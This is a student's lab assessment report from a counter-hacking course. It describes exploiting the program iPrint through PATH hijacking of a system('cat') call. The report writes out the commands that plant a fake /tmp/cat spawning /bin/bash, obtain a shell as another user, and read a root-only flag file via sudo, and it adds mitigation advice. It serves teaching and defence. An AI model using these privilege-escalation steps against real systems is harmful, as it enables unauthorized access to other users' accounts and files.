CS 647: Counter Hacking Techniques

Frodo Assessment Report

Fall 2024

Aleyna Aydin

12-15-2024

Executive Summary:

The primary objective of this assessment was to analyze the program `iPrint` for vulnerabilities that enable arbitrary code execution, resulting in the recovery of the contents of `/home/frodo/frodoflag.txt` as proof of exploitation. The task was to obtain a shell as the user frodoflag and access the contents of the frodoflag.txt file. This assessment aimed to demonstrate the risks associated with insecure programming practices and recommend strategies to mitigate them.

A critical vulnerability identified in the program was command injection, where unvalidated user input was directly passed to the `system()` function, allowing attackers to execute arbitrary commands on the system. This vulnerability poses significant risks, including unauthorized access, privilege escalation, data breaches, and remote shell access. Insecure use of the `system()` function was noted as a key contributor to the issue, as this function causes unsafe shell interactions and can be exploited when input is not properly sanitized due to the function forking into a shell.

To mitigate such vulnerabilities, it is recommended to avoid using `system()` and similar functions with untrusted data. Secure parameter passing should be utilized to handle user inputs without shell access. Additionally, setting a secure executable path and implementing strict whitelist filtering for expected inputs can significantly reduce attack surfaces. These measures help ensure that user-supplied data is validated and sanitized before execution.

The exploitation process involved crafting a command injection attack. By leveraging the program's vulnerability, an empty file was created, and the `PATH` environment variable was modified to prioritize a malicious directory. A custom version of the `cat` command with embedded malicious code was deployed in this directory. By executing the program with the manipulated input, a shell with frodoflag user privileges was obtained. Using this access, the `sudo` command was executed to read the contents of `/home/frodo/frodoflag.txt` without requiring a password, successfully extracting the sensitive data.

This assessment highlights the critical risks of insecure function use and inadequate input validation in software. The exploit demonstrates how attackers can gain unauthorized control over systems and sensitive information. The recommended mitigations aim to strengthen the program's security and protect against similar future threats.

1 Objective

The objective of this assessment is to examine the program `iPrint` to identify vulnerabilities that allow arbitrary code execution and obtain a shell as the user frodoflag to recover the contents of the `/home/frodo/frodoflag.txt` file.

2 Attacks

2.1 Command Injection Exploit

Exploit #1	Command Injection Exploit on iPrint program
Description	The attack on the program `/home/frodo/iPrint` was a command injection exploit, where improper input validation allowed arbitrary commands to be executed on the system. By exploiting the program's use of the `system()` function, the attacker manipulated the `PATH` environment variable to prioritize a malicious directory containing a custom executable. This enabled the execution of unauthorized commands, granting a shell with frodoflag user privileges.
Objectives	This attack aligns with the assessment objectives by identifying and exploiting a vulnerability in the program `iPrint` to achieve arbitrary code execution. Through the command injection exploit, a shell was obtained as the user frodoflag, fulfilling the goal of escalating privileges.
Assumptions	This attack relies heavily on the assumptions that the program lacks proper input validation and allows uncontrolled use of environment variables. The exploit assumes that user inputs are passed directly to the `system()` function without sanitization, enabling malicious commands to be executed. Additionally, the attack depends on the ability to manipulate the `PATH` environment variable, redirecting the program to execute a malicious version of an expected command.
Findings	The attack was successful, resulting in arbitrary command execution as the user frodoflag. The command injection vulnerability, caused by the program's lack of input validation, allowed the attacker to manipulate the `PATH` environment variable and redirect the program to execute a malicious version of a command. This provided a shell with elevated privileges, enabling access to sensitive data. In post-exploitation, the attacker was able to recover the contents of `/home/frodo/frodoflag.txt` as proof of the successful exploit.
Mitigations	To address the vulnerability exploited by this attack, it is essential to implement proper input validation to ensure that user inputs are sanitized and cannot be passed directly to functions like `system().` Additionally, restricting the use of environment variables, particularly the `PATH` variable, and ensuring that only trusted directories are included can prevent malicious redirection. Using safer alternatives for executing commands, such as parameterized functions, and avoiding reliance on insecure functions like `system()` would also help mitigate this risk.
Tools Used	`gdb` — GDB (GNU Debugger) is a debugging tool used to analyze and troubleshoot programs by allowing users to inspect and control program execution and disassembled C code. It enables setting breakpoints, stepping through code, and examining variables and memory to identify bugs or vulnerabilities.


`ltrace`	This is a diagnostic tool used to trace and monitor library calls made by a program, along with the associated system calls. It captures information about dynamic library functions that the program invokes, helping to understand program behavior and debug issues.
`export`	This is a shell command used to set environment variables and make them available to child processes. By using export, variables defined in the current shell session can be accessed by any programs or scripts executed from that session
`echo`	This is a command used to display text or the value of variables. The -e command enables interpretation of backslash-escaped characters in the text.
`chmod`	This command using +x is used to make a file executable. This adds the execute permission to the file for the owner, group, and/or others, depending on the file's existing permissions.
`which`	This command is used to locate the executable file associated with a given command in the system's PATH. It identifies where a command is being run from by searching through directories listed in the PATH environment variable.
`touch`	This is used to create an empty file if the specified file does not exist. If the file exists, it updates its access and modification timestamps without modifying the content.

Commands Used with Syntax

```
1. export PATH=/tmp:$PATH
2. echo -e ‘/bin/bash’ > /tmp/cat
3. chmod +x /tmp/cat
4. ./iPrint input.txt
```

Details


To begin the exploit, I analyzed the disassembled code in GDB and determined that the program took a filename as input and displayed its contents. In the `checkForCommandInjection` function, the program attempted to mitigate command injection attacks by whitelisting characters like ;, &, and |. However, further investigation using the ltrace command revealed that the system() call was hardcoded with the `cat` command, as shown in Figure 1. The filename was inserted directly after the cat command, which allowed for command injection.



```
system("cat
```

Figure 1

Next, I modified the `PATH` environment variable by adding `/tmp` at the beginning, ensuring that the system would check `/tmp` first for commands. Since `cat` is located in `/usr/bin/cat`, this step allowed me to redirect the program to execute my version of `cat` from `/tmp`. While this technique can be useful for running temporary scripts, it also introduces a security risk since any executable in `/tmp` can override system commands with the same name. This is illustrated in Figure 2.




```
frodo@cs647:~$ export PATH=/tmp:$PATH
```

Figure 2

After altering the `PATH` variable, I used `echo` to insert `/bin/bash` into `/tmp/cat`, so that when `cat` was executed during the program's runtime, it would spawn a shell.


I also set execution privileges for `/tmp/cat` and verified that the modified `PATH` variable was correctly being used, as shown in Figure 3.



```
frodo@cs647:~$ echo -e '/bin/bash' > /tmp/cat
frodo@cs647:~$ chmod +x /tmp/cat
frodo@cs647:~$ which cat
/tmp/cat
```

Figure 3

Next, I ran the program `iPrint` using an empty file, `input.txt`, created with the `touch` command. Upon execution, I was able to achieve the frodoflag user, as seen in Figure 4.




```
frodo@cs647:~$ ./iPrint input.txt
*******************************************
****                                   ****
****     _ ____       _       _        ****
****    (_)  _ \ _ __(_)_ __ | |_      ****
****    | | |_) | '__| | '_ \| __|     ****
****    | |  __/| |  | | | | | |_      ****
****    |_|_|   |_|  |_|_| |_|\__|     ****
****                                   ****
*******************************************



frodoflag@cs647:~$ whoami
frodoflag
```

Figure 4

To capture the contents of frodoflag.txt, I checked the commands allowed for the frodoflag user using the `sudo -l` command, as shown in Figure 5. This revealed that frodoflag.txt could be accessed without a password using `sudo` despite the file being set to root read privileges.




```
frodoflag@cs647:~$ sudo -l
Matching Defaults entries for frodoflag on cs647:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User frodoflag may run the following commands on cs647:
    (ALL : ALL) NOPASSWD: /usr/bin/cat /home/frodo/frodoflag.txt
```

Figure 5

Taking advantage of this, I used the command `sudo cat /home/Frodo/frodoflag.txt` to print the contents of the flag file, as shown in Figure 6.




```
frodoflag@cs647:~$ sudo cat /home/frodo/frodoflag.txt
8ccd09f1d11b6dd1216df017b95e327893bcd262db4ca679bf858150e8fb5ef9
ffb9de21f70dff5029a01d5418cc783dca89b15438babb58f73f84682ffc088b
```

Figure 6

3 Flag

Flag Contents
8ccd09f1d11b6dd1216df017b95e327893bcd262db4ca679bf858150e8fb5ef9 ffb9de21f70dff5029a01d5418cc783dca89b15438babb58f73f84682ffc088b

Screenshot



```
frodoflag@cs647:~$ sudo cat /home/frodo/frodoflag.txt
8ccd09f1d11b6dd1216df017b95e327893bcd262db4ca679bf858150e8fb5ef9
ffb9de21f70dff5029a01d5418cc783dca89b15438babb58f73f84682ffc088b
frodoflag@cs647:~$ whoami
frodoflag
```

Figure 7: Contents of the frodoflag.txt file and whoami command